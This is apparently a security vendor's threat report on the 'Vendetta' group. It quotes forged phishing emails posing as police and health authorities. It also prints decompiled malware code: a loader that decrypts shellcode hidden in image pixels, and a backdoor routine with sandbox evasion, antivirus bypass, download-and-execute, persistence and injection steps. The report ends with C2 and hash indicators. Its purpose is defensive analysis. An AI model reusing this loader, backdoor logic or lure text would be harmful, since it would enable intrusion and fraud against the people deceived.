

Vendetta-new threat actor from Europe

 blog.360totalsecurity.com/en/vendetta-new-threat-actor-from-europe/

May 14, 2020

May 14, 2020kate

Tweet

Learn more about 360 Total Security

Starting in April this year, 360 Baize Lab intercepted a large number of attack samples from an unknown hacker organization. The hacker organization sent a phishing email to the victim by forging a police station investigation letter, COVID-19 detection notice, etc. , Through the backdoor virus to control the victim's machine, steal valuable sensitive data related to the target.

The PDB path of the virus samples used by the organization points to a user named "Vendetta", and we will later also name the hacker organization Vendetta:

"C:\Users**Vendetta**\source\repos\{project name}*\obj\Debug\{project name}.pdb"

In some samples, we have repeatedly detected the following tags, the virus author claims that he is from Italy:

```
static Cassandra()
{
    Cassandra.info = "Developers from italy ^_^";
}
```

However, we found in the naming of virus samples that virus authors like to use certain Turkish names to name variables, such as "RoboSki", so we suspect that the organization originated in Europe:



Vendetta is a hacker organization that is very good at using social engineering. They forge phishing emails very realistically. They can easily gain users' trust and guide users to open the malicious programs they carry.

The picture below is a Vendetta forgery of the investigation letter issued by the Austrian Federal Ministry of the Interior (BMI)



Bundespoleizei <invitation@bmi.gv.at>

undisclosed-recipients:

1

2020/4/28

[External]Letzte Einladung der Polizei



Komplimente,

Wir hoffen, dass Sie diesen Brief in gutem Glauben annehmen.

Diese Nachricht lädt Sie zur Bundespoleizei bezüglich einer laufenden Untersuchung ein.

Bitte überprüfen Sie die beigefügten Dokumente auf Anweisungen und wenden Sie sich gegebenenfalls an Ihren Anwalt.

Datum: 29. April 2020.

Zeit: 11:00 Uhr


Vielen Dank,

Michaela Kardeis

Herrengasse 7, 1010 Wien
Telefon +43 1 53 126-2488
Fax: +43 1 53 126-2573



Forged investigation letter from the Romanian police station:



Forged the COVID-19 virus test email issued by the Australian Government Department of Health. The email stated that the victim had contact with a confirmed case within the past 14 days. It is recommended to read the test guide in the attachment and accept the test:

2020/5/7 (周四) 7:15
Department of Health <invitations@health.gov.au>
Action Required: Department of Health Invitation (COVID-19 Contact Tracing)
收件人 admin@passionfruitaustralia.org.au
转发该邮件的时间为 2020/5/7 12:24.

DocumentIso
.iso 文件



Australian Government

Department of Health

Dear Recipient,

My colleague have contacted you earlier but there was no response from you.

There were three COVID-19 confirmed cases in your area earlier this week and one of the patients has listed you as one of her physical contacts within the last 14 days.

In line with the contact tracing modalities and within the laws on which we operate at the Department of Health, we strongly advice that you submit yourself for COVID-19 testing.

The necessary details of your appointment with the Department of Health are contained in the attached document.

Read through the guidelines properly and ensure that you submit yourself for testing as failure to do so will result in arrest and prosecution.

If you have any questions concerning this email, feel free to contact me anytime.


Regards.

Greg Hunt MP

A handwritten signature in black ink that reads 'S. Carlton'.

*Department of Health
GPO Box 9848
Canberra ACT 2601
Australia*

Forged a virus test email issued by the Mexican health department:



As well as the forged email quoted by the Egyptian Orascom Group:.

Request for Quotation From Orascom Construction - 邮件 (HTML)


文件 邮件 告诉我您想要做什么...

2020/4/28 (周二) 6:05

Orascom Construction Limited <asia.inquiries@orascom.com>
Request for Quotation From Orascom Construction

收件人 undisclosed-recipients:

so1.JPG 9 KB Orascom.arj 341 KB



Greetings,


My colleague have contacted you earlier—but there was no reply from you.


Orascom Construction Limited is executi=g a contract in Columbus, Ohio; and we would like to know if your company =an provide the following materials and services contained in the procureme=t documents.

Kindly find the attached PDF document&n=sp; and revert back as soon as possible as we are expecting shipments soon=2E

Sincerely,


Teresa M Garn



 无法显示链接的图片。该文件可能已被移动、重命名或删除。

(Head of Logistics)
t.garn@orascom.com
www.orascom.com
614-500-7104
Address 2366 Sulphur Plant Road
Beaumont
77705,United S=ates

The compressed file in the email attachment contains the Trojan file, which is generally named after pdf.exe, Document.exe, etc. After running, it decrypts and loads the subsequent virus module in memory.



RoboSki

In all samples, we detected the same type of code obfuscator, and according to its PDB debugging path, we named it RoboSki:

```
220995-e7c5-45db-9877-f2d717ab73fb_00 *1.0.0.0 >a [ ] *
C:\Users\Vendetta\source\repos\RoboSki\RoboSki\obj\Debug\RoboSki.pdb q+
llMain mscoree.dll % ▶
```

RoboSki encrypts and stores the shellcode in the pixels of the picture. The following figure is the code logic to extract the available pixel data and decrypt the shellcode:


```

private static byte[] decrypt_pixel_array(byte[] ii)
{
    checked
    {
        byte[] array = new byte[ii.Length - 16 - 1 + 1];
        Buffer.BlockCopy(ii, 16, array, 0, array.Length);
        int num = array.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            ref byte ptr = ref array[i];
            ptr ^= ii[i % 16];
        }
        return array;
    }
}

// Token: 0x06000003 RID: 3
private static byte[] get_useful_pixel(Bitmap aa)
{
    List<byte> list = new List<byte>();
    checked
    {
        int num = aa.Size.Width - 1;
        for (int i = 0; i <= num; i++)
        {
            int num2 = aa.Height - 1;
            for (int j = 0; j <= num2; j++)
            {
                Color pixel = aa.GetPixel(i, j);
                bool flag = !pixel.Equals(Color.FromArgb(0, 0, 0, 0));
                if (flag)
                {
                    list.InsertRange(list.Count, new byte[]
                    {
                        pixel.R,
                        pixel.G,
                        pixel.B
                    });
                }
            }
        }
        return list.ToArray();
    }
}

```

ReZer0

The execution logic of ReZer0 is controlled by hard-coded built-in instructions. According to different instructions, different malicious functions are executed. Its design logic resembles the design method of backdoor programs:

```

public static void Main()
{
    string location = Assembly.GetEntryAssembly().Location;
    Class12.check_mutex_exist(Class12.string_4);
    if (Class12.int_11 == 1)
    {
        Thread.Sleep(Conversions.ToInteger(Class12.string_2[35]) * 1000);
    }
    if (Class12.int_8 == 1)
    {
        Class12.show_version();
    }
    if (Class12.int_6 == 1)
    {
        Class13.bypass_antivirus();
    }
    if (Class12.int_4 == 1 && Class0.anti_vmware())
    {
        Environment.Exit(0);
    }
    if (Class12.int_5 == 1 && Class0.anti_sandbox(location))
    {
        Environment.Exit(0);
    }
    if (Class12.int_3 == 1)
    {
        Class12.down_exec_shellcode(Class12.string_6, Class12.string_5);
    }
    if (Class12.int_1 == 1)
    {
        string str = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\";
        string text = str + Class12.string_3 + ".exe";
        if (!File.Exists(text))
        {
            Class12.init_fdr_access_ruls(text);
            File.Copy(location, text);
            Class12.set_fdr_access_hidden(text);
        }
        Class12.set_schedule_task(Class12.string_3, text);
    }
    if (Class12.int_0 == 4)
    {
        Class12.load_res_plugin_memory();
    }
    if (Class12.int_0 != 4)
    {
        Class12.load_res_plugin_by_inject_sys_process(Class12.int_0);
    }
}

```

We have sorted out the hard-coded instructions and their corresponding meanings, most of which are not used:

| Hardcode[x] | Description |
|-------------|--|
| 0 | [0] == 4 load the plugin from the resource into memory |
| [0]! = 4 | Inject the plugin in the resource into the system process to execute |
| 1 | Whether to register scheduled tasks |

| | |
|----|---|
| 4 | Download and execute any file |
| 5 | Download file URL |
| 6 | The execution path of the downloaded file |
| 7 | Whether to detect the virtual machine |
| 8 | Whether to detect sandbox |
| 9 | ByPass antivirus software |
| 29 | Show file version |
| 34 | Sleep() |
| 35 | Sleep duration |


In the 360 massive data, we found that ReZer0 has an obvious version identification. In conjunction with the above-mentioned large number of instructions used, we speculate that the software is still in the development stage, and it will not be ruled out that the program will be controlled through network communication in the future:




In addition to the nature of the backdoor virus, ReZer0 also carries known remote control Trojans such as NanoCore and Remcos in the resources. We will not repeat the remote control functions such as NanoCore. We take some of the victims of Vendetta as an example to speculate the purpose of their actions.



Passion Fruit Company of Australia (PAI) is a representative institution and a non-profit membership organization that supports the passion fruit industry in Australia. PAI is an umbrella organization that represents and enhances the interests of everyone in the passion fruit industry, including growers, packers, wholesalers, exporters, researchers, and retail stores.



Of course, Vendetta's attack target is not only the PAI family. We have roughly described the distribution of Vendetta's attack target by statistically the distribution of related samples, and its attack purpose is to steal related commercial information.



Summary

Vendetta is an active hacking organization that started in April 2020. The organization may have originated in Europe. It is good at using social engineering to launch cyber attacks. The purpose of the attack is to steal targeted business intelligence.

C2:

172.111.188.199:8829

Md5:

e73d9b2eba5e818cd4699f1484af5bce

dabbfc6a7d939c4c41fb2c7cee295220

dd93825ca5bd3afda1c238ce2ded84e1

500dc2b3fba8f13b29f494afb9465ec

2106b19ffb7bf327d64d4cd6bdb606b4

e73d9b2eba5e818cd4699f1484af5bce

[Learn more about 360 Total Security](#)